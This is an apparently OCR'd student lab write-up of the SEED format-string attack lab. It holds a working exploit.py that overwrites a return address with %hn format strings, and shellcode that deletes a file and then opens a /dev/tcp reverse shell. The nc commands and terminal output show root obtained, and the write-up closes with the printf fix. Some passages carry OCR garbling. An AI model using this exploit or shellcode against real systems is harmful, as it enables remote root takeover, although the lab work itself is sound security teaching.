




Task 5.C: Change the value to 0xFF990000
Here, we divided the memory space into 2:2 bytes
In our echo command that's provided in our client side terminal, we have used two addresses:
Target address (0x0804a044) and target address +2 (0x0804a046).
Upper 2 bytes : 64861
65433 → value of ff99
65433 - 71*8+12 = 64861
Lower 2 bytes : 103
65536 - 65433 = 103
Since, we are using two byte memory space instead of 4, we have used %hn that modifies two bytes at a time.

After doing all of the above, we saw that our command successfully changed the value to 0xFF990000.






Task 6: Inject Malicious Code into the Server Program

In this task, we are trying to remove a file named as myfile on the server side.
Addition made in the exploit.py
the return address of the myprintf() function is stored 4 bytes above the frame pointer.
0xbffff048 (framep address)+ 4 —> return address → **BFFFF04C**
To shorten the time of the attack, we have break the 4 bytes memory at **BFFFF04C** into two contiguous 2-byte memory blocks, starting from **BFFFF04C** and **BFFFF04E**.
We are giving addr1, addr2 and @@@@ in the beginning. These will occupy a total of 12 units of space.
Our return pointer must be equal to the input array. Return is on 71st position. Before the return pointer we need to put 70 %.8x.
The starting address of our malicious code is **BFFFF530.**
Following is the way we give the format specifier as input
s = "%.8x"*70 + "%.48579x" + "%hn" + "%.13585x" + "%hn"

Next, we will run the python file followed by the nc command on the client side giving the contents of the badfile as input.
We could see by doing ls tmp that our malicious code has worked and we have successfully removed the myfile.


[03/27/21]seed@VM:~/.../Format$ cd /tmp
[03/27/21]seed@VM:/tmp$ ls
config-err-AyS2ex
link1
systemd-private-99dfd3ba1cd34b9f98f8cf12654a3b6b-colord.service-vrisKH
systemd-private-99dfd3ba1cd34b9f98f8cf12654a3b6b-rtkit-daemon.service-xx6FGs
unity_support_test.1
XYZ
[03/27/21]seed@VM:/tmp$ touch myfile
[03/27/21]seed@VM:/tmp$ ls
config-err-AyS2ex
link1
myfile
systemd-private-99dfd3ba1cd34b9f98f8cf12654a3b6b-colord.service-vrisKH
systemd-private-99dfd3ba1cd34b9f98f8cf12654a3b6b-rtkit-daemon.service-xx6FGs
unity_support_test.1
XYZ
[03/27/21]seed@VM:/tmp$ ls

```python
addr2 = 0xbffff04c
content[0:4] = (addr1).to_bytes(4,byteorder='little')
content[4:8] = ("@@@@").encode('latin-1')
content[8:12] = (addr2).to_bytes(4,byteorder='little')

# Add the format specifiers
s = "%.8x"*70 + "%.48579x" + "%hn" + "%.13585x" + "%hn"
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

Python   Tab Width: 8   Ln 80, Col 24   INS

```
�������������������������������������������������������
�������������������������������������������������������
����������������1�Phbashh////h/bin��1�Ph-ccc��1�Rh    h
ile h/myfh/tmph/rm h/bin��1�QRPS��1�1��
                                        The value of the
 'target' variable (after): 0x11223344
[03/27/21]seed@VM:~/.../Format$ ls /tmp
config-err-AyS2ex
link1
systemd-private-99dfd3ba1cd34b9f98f8cf12654a3b6b-colord
.service-vrisKH
systemd-private-99dfd3ba1cd34b9f98f8cf12654a3b6b-rtkit-
daemon.service-xx6FGs
unity_support_test.1
XYZ
```

```
[03/27/21]seed@VM:~/.../Format$ python3 exploit.py
[03/27/21]seed@VM:~/.../Format$ nc -u 127.0.0.1 9090 <
badfile
```

Task 7: Getting a Reverse Shell

Changes made in the exploit.py:

Following command is added to get the reverse shell

“ /bin/bash -c ‘/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1’”

Following is our second argument in the stack

```
  "\x31\xd2"                  # xorl %edx,%edx
   "\x52"                     # pushl %edx
   "\x68""2>&1"               # pushl (an integer)
   "\x68""<&1 "               # pushl (an integer)
   "\x68""70 0"               # pushl (an integer)
   "\x68""t/70"               # pushl (an integer)
   "\x68""lhos"               # pushl (an integer)
   "\x68""loca"               # pushl (an integer)
   "\x68""tcp/"               # pushl (an integer)
   "\x68""dev/"               # pushl (an integer)
   "\x68"" > /"               # pushl (an integer)
   "\x68""h -i"               # pushl (an integer)
   "\x68""/bas"               # pushl (an integer)
   "\x68""/bin"               # pushl (an integer)
   "\x89\xe2"                 # movl %esp,%edx
```


For this task, we need to first run a TCP server on the attacker machine where a TCP server is created by nc command listening to port 7070:


nc -l 7070 -v


Then, we are executing nc command on the client side giving the contents of the badfile created by exploit.py as input.

Finally we run sudo ./server.

We could see that we have successfully executed the attack since our TCP is getting a callback and on the server side we have got a # prompt indicating root access.


[03/27/21]seed@VM:~/.../Format$ python3 exploit.py
[03/27/21]seed@VM:~/.../Format$ nc -u 127.0.0.1 9090 < badfile


[03/27/21]seed@VM:~/.../Format$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 58462)
root@VM:/home/seed/Documents/Format# whoami
root@VM:/home/seed/Documents/Format# whoami
root
root@VM:/home/seed/Documents/Format# id
id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Documents/Format#


Terminal
En
8:55 PM
Search your computer
00000000000000000000000000000040404040
1�Phbashh////h/bin��1�Ph-ccc��1�Rh2>&1h<&1 h70 0ht/70hlhoshlocahtcp/hdev/h > /hh -ih/bash/bin��1�QRPS��1�1��
The value of the 'target' variable (after): 0x11223344

```
#!/usr/bin/python3
import sys

# This shellcode creates a local shell
Sublime Text de= (
  \x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

# Run "/bin/bash -c '/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1'"
malicious_code= (
    # Push the command '/bin///bash' into stack (//// is equivalent to /)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""bash"                    # pushl "bash"
    "\x68""////"                    # pushl "////"
    "\x68""/bin"                    # pushl "/bin"
    "\x89\xe3"                      # movl %esp, %ebx

    # Push the 1st argument '-ccc' into stack (-ccc is equivalent to -c)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""-ccc"                    # pushl "-ccc"
    "\x89\xe0"                      # movl %esp, %eax

    # Push the 2nd argument into the stack:
    #       '/bin/rm /tmp/myfile'
```


Python Tab Width: 8 Ln 35, Col 13 INS

```
    "\x50"                          # pushl %eax
    "\x68""-ccc"                    # pushl "-ccc"
    "\x89\xe0"                      # movl %esp, %eax

Sublime Text he 2nd argument into the stack:
    #       '/bin/rm /tmp/myfile'
    # Students need to use their own VM's IP address
    "\x31\xd2"                      # xorl %edx,%edx
    "\x52"                          # pushl %edx
    "\x68""2>&1"                    # pushl (an integer)
    "\x68""<&1 "                    # pushl (an integer)
    "\x68""70 0"                    # pushl (an integer)
    "\x68""t/70"                    # pushl (an integer)
    "\x68""lhos"                    # pushl (an integer)
    "\x68""loca"                    # pushl (an integer)
    "\x68""tcp/"                     # pushl (an integer)
    "\x68""dev/"                    # pushl (an integer)
    "\x68"" > /"                    # pushl (an integer)
    "\x68""h -i"                    # pushl (an integer)
    "\x68""/bas"                    # pushl (an integer)
    "\x68""/bin"                    # pushl (an integer)
    "\x89\xe2"                      # movl %esp,%edx

    # Construct the argv[] array and set ecx
    "\x31\xc9"                      # xorl %ecx,%ecx
    "\x51"                          # pushl %ecx
    "\x52"                          # pushl %edx
    "\x50"                          # pushl %eax
```

Python Tab Width: 8 Ln 35, Col 13 INS

Task 8: Fixing the Problem
Here we are going to change the warning shown by gcc.
Instead of printf(msg);
We will use printf("%s",msg);
Our compilation was error free.

Now, we will give some input that will replace/reload the memory location.
We observed that our input is no longer considered as a format specifier but as mere string.
Hence, we fixed the problem.



```
The address of the 'msg' argument: 0xbfffefdc
D�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.%n
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address of the 'msg' argument: 0xbfffefdc
D�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.%.8x
The value of the 'target' variable (after): 0x11223344
```

```
[03/26/21]seed@VM:~/.../Format$ echo $(printf "\x44\xa0
\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.%n | nc -u 127.0.0.1 9090
^C
[03/26/21]seed@VM:~/.../Format$ echo $(printf "\x44\xa0
\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.%.8x | nc -u 127.0.0.1 9090
```